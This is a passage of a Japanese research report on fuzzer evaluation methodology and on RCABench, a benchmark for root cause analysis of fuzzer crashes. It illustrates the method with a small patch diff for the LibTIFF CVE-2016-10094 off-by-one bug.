例えば、あるファザーを単一インスタンスで 20 回実行した場合、カバレッジ曲線は 20 通りにばらつく。図 3. 5. 2.4 は FuzzBench のレポートから異なる 20 インスタンスの結果を表したグラフである（ [159]）。このグラフは libjpeg-turbo-2017 に対する 20 回のファジングにおけるカバレッジをプロットしたものである。このようにインスタンス間でカバレッジのばらつきが大きければ、特定の 1 回分の結果だけを取り出して「このファザーは優秀だ（もしくは劣る）」と結論づけるのは危険である。実験としては、なるべく複数のインスタンスを動かし、それらの平均値や信頼区間を示す手法が好ましい。ただし平均値や信頼区間のみを見ると、各インスタンスが示すカバレッジの階段状変化(行き詰まりからの急な上昇)が平滑化され、個々の観測結果に含まれる重要な情報を見逃すおそれがある。したがって「分散が大きい」という事実が性能評価の重要な手がかりとなる場合は、インスタンスごとの推移を直接確認するのが有用だといえる。




図 3. 5. 2.4 異なるインスタンス間におけるカバレッジのばらつき（[159]より引用）

また、時間が経過するにつれてファザー同士の順位が逆転する現象も見られる。ある時点で一見劣勢に見えるファザーがさらに時間を延長してファジングを継続すると、大きなカバレッジ上昇を見せることがある。このような挙動は「行き詰まり（プラトー）を抜け出すかどうか」が大きく関わり、ランダム性や変異戦略の相性が複雑に絡む。結果として「実験時間が 12 時間のときに最も性能が良かったファザーが、24 時間後にはそうではない」ということは珍しくない。

図 3. 5. 2.5 はこれを表した fuzzbench のグラフである（[160]）。実験が終了した 23 時間経過時点では AFL++ が最も高いカバレッジとなっているが、12 時間が経過した時点ではそうではないことがわかる。




図 3. 5. 2.5 長時間ファザーを走らせることによるカバレッジ順位の変遷（[160]より引用）

③ コンフィグへの強い依存

ファザーの性能は実験設定（コンフィグ）にも左右される。とりわけ初期シードと辞書の有無、そしてターゲットとなる PUT の種類やバージョンは、結果を大きく変動させる要因となる。図 3. 5. 2.6 (a)(b)(c)は fuzzbench の実験における様々な PUT における結果を並べたものであり、この図から実験時間である 23 時間で最も高いカバレッジを得られたファザーは PUT ごとに異なる事がわかる。




図 3. 5. 2.6 (a) PUT ごとにおけるカバレッジ順位の違い（[161]より引用）




図 3. 5. 2.6 (b) PUT ごとにおけるカバレッジ順位の違い（[161]より引用）




図 3. 5. 2.6 (c) PUT ごとにおけるカバレッジ順位の違い（[161]より引用）

PUT と同様に変化が生じやすい設定項目は初期シードや辞書である。単純な例を挙げると、複雑なフォーマットを扱う PUT に対して事前に適切な初期シードや辞書を与えていれば、ファザーが複雑な構造を乱択アルゴリズムで発見する必要がなくなる。一方、何の手がかりもない設定下では、多様な変異アルゴリズムを備えた特定のファザーが圧倒的に有利になる可能性がある。したがって「あるファザーが高い性能を示した」とされる実験をよく見ると、初期シードが特定のフォーマットに十分適合していたり、あるいは辞書に優れたキーワードが揃っていたりといった要因が影響している場合がある。

このような背景から、他のファザーと比較する場合は実験で使った環境設定を明示した上で、原則として条件を揃える必要がある。ただし、仮にすべてのファザーが同じシードセットを利用したとしても、そのシードや辞書の質といったファザー以外の要因によってファザーの性能に差が生じる可能性がある。こうしたケースを避けるためにも、できるだけ実運用に近い設定か、あるいは実運用で想定される利用形態を明確に定義したうえで環境設定を整えるのが望ましい。

さらに、ファザー側で暗黙的にチューニングされているパラメータ（いわゆるハイパーパラメータ）も注意が必要である。例えば、AFL 系のファザーには投入入力の最大バイトサイズを決めるマクロなどが設定されており、そこを小さくすれば小さなテストケースのみが重点的に変異されるようになる。このような調整が PUT に対して上手く噛み合うかどうかで、最終的なカバレッジやクラッシュ数が大きく変わる可能性がある。また計装手法の違いによってもファジング時の性能が変わり、それが測定値の差として現れることもある。

このように、ファザーのアルゴリズム的な優位性のみを単独で測りたいという場合でも、実際のコンフィグ設定や計装・ハードウェア環境が結果に影響するのは避けがたい。これらの要素を正しく制御するのは容易でなく、実験の際は PUT から辞書、ハイパーパラメータ設定まで含め、できるだけ共通かつ実運用に即した条件を準備することが理想である。

本項で挙げた、クラッシュやカバレッジといった測定軸の不確実性から、乱数によるばらつき、そして実験設定やハードウェア環境の僅かな違いまで、ファザーの性能評価には多くの課題が潜んでいる。性能差を慎重に見極めるためには、数多くの観点から複数の実験を行い、適切な評価指標を活用しながら議論することが求められる。次項では、これらの課題を踏まえたうえで、どのように性能評価の実験を設定し、統計的に結果を解釈すればよいかを具体的に示す。

3. 5. 3 推奨される実験設定

本項では、ファザーの性能評価を測定する上で推奨される実験設定について述べる。

ファザーの性能評価は、前述したような多くの不確定要素や依存関係を抱えており、そのままでは実験結果がバイアスを伴いやすい。そこで、評価の信頼性を高めるために推奨される実験設定の考え方を整理する。

① 仮説を定める

実験に取りかかる前に、まずは「どのような主張をしたいか」を明確にするべきである。たとえば「新規に開発したファザーが既存のファザーよりもクラッシュ検出能力に優れているか」を知りたい場合と、「特定の最適化がファジング速度を高めているか」を確認したい場合とでは、組み立てるべき実験設定が異なる。明確な仮説が存在すれば、「どの種類のデータを取得すべきか」や「どの程度の規模で実験を進めるべきか」が自ずと整理される。仮説を曖昧にしたまま実験を行うと、得られた結果の解釈が難しくなり、統計的に誤った結論を導く危険性も高まる。

② 評価指標を決める

評価指標としてクラッシュ個数を用いる場合は、重複除去の精度が非常に重要である。ファザーが生成する大量の類似入力のうち、同一バグを引き起こすものをすべて別クラッシュとして数えてしまうと、実際のバグの総数とは大きく乖離した数字が得られかねない。また、現実のソフトウェアを対象にした場合、短い実行時間ではそもそもクラッシュが発生しない可能性もある。そのためカバレッジを主軸にするケースも多いが、カバレッジとクラッシュの発見率は必ずしも直結しない点を留意しなければならない。いずれにせよ、実験開始時点で「クラッシュ数を何の指標として使うか」「カバレッジを主軸にするか、補助指標とするか」を決定し、それに適した計測と可視化を用意しておくべきである。

③ PUT とコンフィグを決める

ファザーの評価対象としては、できる限り実用的なソフトウェアやライブラリを用いることが望ましい。著名な OSS や大規模ソフトウェアは、実際の利用シーンに近い形でテストできるため、評価結果の汎用性が高まりやすい。また、論文や既存の調査においてしばしば使われているプログラムを複数用意すると、他の研究との比較が容易になる。

さらに、特定の入力フォーマットに強いファザーの性能を調べたい場合などは、ターゲットを同一フォーマットに統一するといった工夫が必要になる。いずれにせよ、PUT の個数が少なすぎると単に偶然の結果に左右されるリスクが高い。少なくとも 3 つ、一般的なケースでは 6 つ以上の PUT を含めることが推奨されている事例が多く、10 個のプログラムを使うべきであると提案する研究も存在する（[22]）。

PUT が定まったら、ファジングの入力生成に大きく影響を与える初期シードや辞書、コンパイル時に組み込まれるパラメータ（最大ファイルサイズなど）は、すべてのファザーで同一条件にするのが原則である。同時に、それらの条件を実運用に近い形に調整しておくことが好ましい。たとえば、PDF のような複雑なフォーマットを扱う PUT に対し、事前に高品質の初期シードや辞書を与えるかどうかで、性能に大きな差が出ることがある。こうした差は、ファザーの本質的なアルゴリズム優位性ではなく「初期知識の差」に起因している可能性が高いため、実験条件の設定意図を明確に示しておく必要がある。

④ 実験環境・実験時間・実験インスタンス数を決める

基本的には同一の CPU 性能や OS を用意し、可能な限り負荷状態に差が出にくいように整えるのが好ましい。さらに、ファザーは長時間動作させるほど性能の差が顕在化しやすく、少なくとも 12 時間、基本的には 24 時間程度は動かすことが推奨されている（[22]）。これは、短い時間ではクラッシュやカバレッジの伸びの傾向を十分に捉えきれず、途中で逆転現象が起こる可能性を見逃しかねないためである。複数の PUT を対象とし、かつファザー同

士の比較も行うには膨大な CPU リソースが必要となるが、サンプル数が不足すると統計的に有意な結論を引き出しにくい点は十分考慮すべきである。理想的には、1 つの PUT につき 10～20 程度のインスタンスで実験を行い、インスタンスごとに独立した乱数シードや実行環境を用いた結果を集めて分散や信頼区間を見ながら比較するのが望ましい。

⑤ 統計的に評価する

ファジングの実験結果は一般に時系列を伴う乱数データとみなせるため、その比較にはなるべく仮定を置かないノンパラメトリックな検定が必要であり、この検定では多くのサンプルが必要とされる。ファジングでは 1 回あたりの試行に多くのリソースを消費するため、それらが限られた状況下ではインスタンス数が少なくなり、有意な結果を得るための p 値ハッキングのような統計的な問題が引き起こされることがある。こうした必要リソースとそれによって引き起こされる統計的な問題に加えて、多重検定の問題に対処している研究が少ないという現状がある。

また、用いられる検定手法にも問題が見られる。ファジングの評価ではマン・ホイットニーの U 検定がよく利用されるが、さらに適切な検定方法（ブルンナー＝ムンツェル検定）が考えられる。しかし、多くの論文でマン・ホイットニーの U 検定がデファクトスタンダードのように扱われており、より適切な手法について十分な議論がなされていない。

さらに、これらの問題は PUT ごとのファザーの比較のような統計的手法を適用できる範囲で顕在化していることから、複数の PUT をまたいだ結論を出すことは一層困難であるという、より大きな問題も存在する。

以上の推奨設定をはじめとして、ファジングに対する評価を行う上でのガイドラインが存在する（[22] [162] [163]）。しかし、2018 年から 2023 年の間に発表された 150 個のファジング論文をレビューした研究ではガイドラインが守られていない論文が多数存在したと報告されている（[163]）。このように、ファザーの性能評価を適切に実施するためには、仮説設定から統計的分析に至るまでの各段階において、上述の 5 つの要素やガイドラインを考慮した実験設計が不可欠である。本研究は、このような評価上の問題点を体系的に整理し、各要素が評価結果に与える影響を明らかにすることで、今後のファジング研究における適切な実験設計と信頼性の高い性能評価の実現に貢献するものである。また、本研究中で実施した各種評価についても、これらの考察に基づいて可能な限り適切な方法論を採用して行った。

3. 6 RCABench

本節では、Root Cause Analysis の評価が抱える課題を解決するために我々が開発した RCABench について説明する。

3. 6. 1 はじめに

本項では、RCABench の開発に至った背景を Root Cause Analysis について触れながら説明する。

ファジングは、ソフトウェアテストの分野においてバグや脆弱性を自動的に特定するのに貢献してきた手法である。ファジングとは、プログラムに対してランダムに生成した入力を与え、クラッシュを引き起こす入力を発見するプロセスのことを指す（[164] [2]）。ファジングは他のテスト手法と比較してシンプルかつ導入しやすく、しかも自動的かつ効率的にクラッシュを引き起こす入力を見つけることができるため、非常に多くのソフトウェアの品質向上に寄与してきた。実際、代表的なファジングインフラストラクチャである OSS-Fuzz（[97]）は、650 を超えるオープンソースソフトウェア（OSS）プロジェクトで利用され、これまでに 40,500 件以上のバグや脆弱性を発見している（[93]）。

しかし、ファジングの後に必要となるクラッシュ解析は難易度が高く、ソフトウェアテス

トを大規模に行う上でボトルネックとなりうる。ファザーはクラッシュを起こす入力を作成するだけであるため、これらの入力をあとから手動で解析しなくてはならない。ファザーが生成するクラッシュ入力を解析するコストの高さには、二つの理由がある。第一に、ファザーは時に多数のクラッシュ入力を生成するが、その根本原因 (root cause) が同一である場合がある。例えば、ある研究 ([165]) の実験では、ファザーが 254,000 を超えるクラッシュ入力を生成したが、それらは 39 件のユニークなバグに対応していたにすぎなかった。第二に、ファザーはランダムにクラッシュ入力を生成するため、それらの入力にはクラッシュの原因とは本質的に関係のない多量のノイズが含まれている可能性がある。クラッシュ解析では、入力のどの部分が根本原因に関わっているかを判断しこのようなノイズを除去しなくてはならず、ノイズが増えるにつれて解析コストは大きくなる。

このようなクラッシュ解析コストを低減するため、トリアージ (triage) の分野ではさまざまな自動化手法が提案されてきた ([2] [165] [166] [167] [168])。トリアージとは、クラッシュを引き起こす入力を解析してレポートするプロセスのことである ([2])。近年のトリアージ研究において、特に注目を集めているのが Root Cause Analysis (RCA) である。RCA は、localization や fault localization と呼ばれ、クラッシュを引き起こす入力によって生じたクラッシュの根本原因に関わる行やベーシックブロック、あるいは条件を特定するプロセスであり、開発者に対してバグの原因に関する手がかりを提供する。RCA にはいくつか異なるアプローチが存在する ([169] [170] [171]) が、本研究ではクラッシュ入力と非クラッシュ入力の実行を対比させることでクラッシュ原因と相関のあるプログラム状態を推測する、統計的なアプローチ (statistical fault localization) に着目する。

しかし、RCA はトリアージに関する話題の中では比較的未成熟である。後述するように、最先端の RCA 手法であっても万能ではない。例えば DeFault ([168]) では、平均 9.2% という誤検知率が報告されている。さらに、重複除去という他のトリアージ手法が AFL ([5]) や honggfuzz ([76]) といった主要ファザーに組み込まれて広く利用されている一方で、RCA は産業界において広く活用されるには至っていない。すなわち、既存の RCA 手法は精度や実用性が十分とは言えず、実世界で普及するには至っていない。これは、より高度な RCA 手法を実現するために解決すべき問題が未解明のままであり、既存手法に対して広範な評価を行う手段が十分に整備されてこなかったことが一因であると考えられる。我々は、以下の三つの観点が十分に考慮されておらず、包括的な評価手法を確立する上で重要であると指摘する。

1. 根本原因の定義の一意性がないこと

複雑なバグを修正するためのパッチには複数の方法が考えられる場合がある。もし、ソースコード上の修正すべき箇所を根本原因 (root cause) と定義するならば、候補が複数存在しうることになる。RCA 手法の評価を行うには、評価者が「どこが根本原因なのか」を定義する必要があるが、それ自体が明確ではない場合がある。既存の手法 ([166] [167] [168]) では、このような曖昧さを十分に開示しないまま評価を行っており、既存研究の再現実験を困難にしている。

2. RCA のステップが分割可能であること

我々は、最先端の RCA 手法がデータ拡張と特徴抽出の二つの独立したステップから構成されていることを確認した。しかし、既存研究においては、これら二つのステップを分離してそれぞれの性能を評価することが行われていない。

3. データ拡張時の揺らぎを考慮した評価の必要性

既存の手法では、データ拡張に利用されるファザーの手法が手法ごとに改変されており、ファジングの本質的なランダム性が評価結果に大きく影響する可能性があるにもかかわらず、きちんと考慮されていない。

これら三つの観点を踏まえ、我々は RCA の課題を明らかにするための包括的なエンドツーエンドのベンチマークプラットフォームとして RCABench を開発した。RCABench は、さまざまなターゲットプログラムに対して既存の RCA 手法を詳細かつ包括的に評価する機能を提供し、さらに従来の手法では正しく解析できないケースがあることを示す。また、このプラットフォームは、今後提案される新たな RCA 手法を既存手法と比較しながら評価することにも活用できる。

本研究の主な貢献を以下に示す。

- 既存の RCA 研究における評価手法が抱える三つの問題を提示した。
- オープンソースのベンチマークプラットフォームである RCABench ([172]) を開発した。これにより、RCA のより標準化された評価を可能にし、未解決の課題を整理する助けとなる。
- RCABench を用いた実験を通じて、既存手法の落とし穴に関する複数の知見を示し、さらなる研究を促す具体例を提示した。

3. 6. 2 根本原因解析 (Root Cause Analysis) について

本項では、本研究で包括的な評価を目標とする Root Cause Analysis について説明する。

Root Cause Analysis (RCA)は、クラッシュ入力によって引き起こされるクラッシュの根本原因に関わる行やベーシックブロック、あるいは条件を自動的に特定するプロセスである。これはデバッグを支援し、クラッシュ解析のコストを削減する役に立つ。我々は最先端の RCA 手法 ([166] [167] [168]) を分析した結果、すべての手法に共通して、分割可能な二つの処理が含まれることを確認した。これらの二つの処理を、本研究ではそれぞれデータ拡張と特徴抽出と呼ぶ。本手法の全体像を図 3. 6. 2.1 に示す。




図 3. 6. 2.1 RCABench の全体像

(1) データ拡張

データ拡張とは、与えられたクラッシュ入力から新たなクラッシュ入力および非クラッシュ入力を生成するプロセスである。これは RCA における最初の処理であり、生成された入力の集合は後述する特徴抽出で利用されるデータセットとなる。そのため、生成されるデータセットの品質が RCA 結果に影響を与える。

既存の手法は、いずれもファジングによって入力を拡張するが、そのファジング手法はデ

ータ拡張用に個別に改変されている。例えば Aurora ([166]) では、代表的なカバレッジ重視型ファザーである AFL が備えるクラッシュ探索モード (crash exploration mode) を利用している。これを本研究では AFLcem と呼ぶ。VulnLoc ([167]) が提案した ConcFuzz は、単一のクラッシュ入力を初期シードとして設定し、これをランダムに変異させることで、クラッシュ入力および非クラッシュ入力を自動生成する仕組みをもつ。ConcFuzz は、クラッシュ入力を通る実行パスの近傍を効率的に走行するよう設計された directed fuzzer であり、より高品質なデータ拡張を目指している。

(2) 特徴抽出

特徴抽出とは、データ拡張で生成されたデータセットをもとに根本原因を解析する処理である。この処理は二つのステップから構成される。まず、解析器がクラッシュ入力や非クラッシュ入力を使ってターゲットプログラムを実行するとき、そのランタイムにおけるプログラムの状態を記録する。例えば Aurora では、実行された命令と変数の値を記録する。次に、解析器はクラッシュ入力群のトレースと非クラッシュ入力群のトレースを比較し、統計的に差異を推定する。そして、この差異を根本原因として示す。既存の手法では、クラッシュ原因に関連する行やベーシックブロックを推定する。Aurora では、これに加えて述語 (predicate) も推定する。述語とは、クラッシュが起きる直前に満たされている必要がある条件を表すシンプルなブール式のことである。

実際の使用時には、解析器は最も可能性が高いと推定した一つだけでなく、複数の候補を信頼度の高い順番に報告する。本研究では、VulnLoc に含まれる解析手法を VulnLocFE、Aurora に含まれる解析手法を AuroraFE とそれぞれ呼ぶことにする。

このステップをより具体的に説明するために、オープンソースライブラリである LibTIFF に存在した脆弱性である CVE-2016-10094 を例に挙げる。コード 3. 6. 2.1 に示すように、この脆弱性はオフ・バイ・ワンエラーによってヒープ領域のバッファオーバーフローを引き起こす。具体的には、変数 count が 4 である場合にパッチ適用前の if 文の中が実行されることでクラッシュが発生する。一般的には、この if 文がソースコード上の根本原因の位置と呼ばれ、“count == 4” という条件は root cause predicate (根本原因となる述語) と呼ばれる。もしクラッシュ入力群では当該 if 文を高頻度に通過し、非クラッシュ入力群ではあまり通過しないというような統計的差異があれば、その if 文を根本原因の行として特定できる。同様に、クラッシュ入力群と非クラッシュ入力群の間で変数 count の値のとり方が顕著に異なるのであれば、その述語も根本原因として特定できる。

```
if (TIFFGetField(input, TIFFTAG_JPEGTABLES,
                &count, &jpt) != 0) {
-   if (count >= 4) {
+   if (count > 4) {
        int retTIFFReadRawTile;
        TIFFmemcpy(buffer, jpt, count - 2);
```

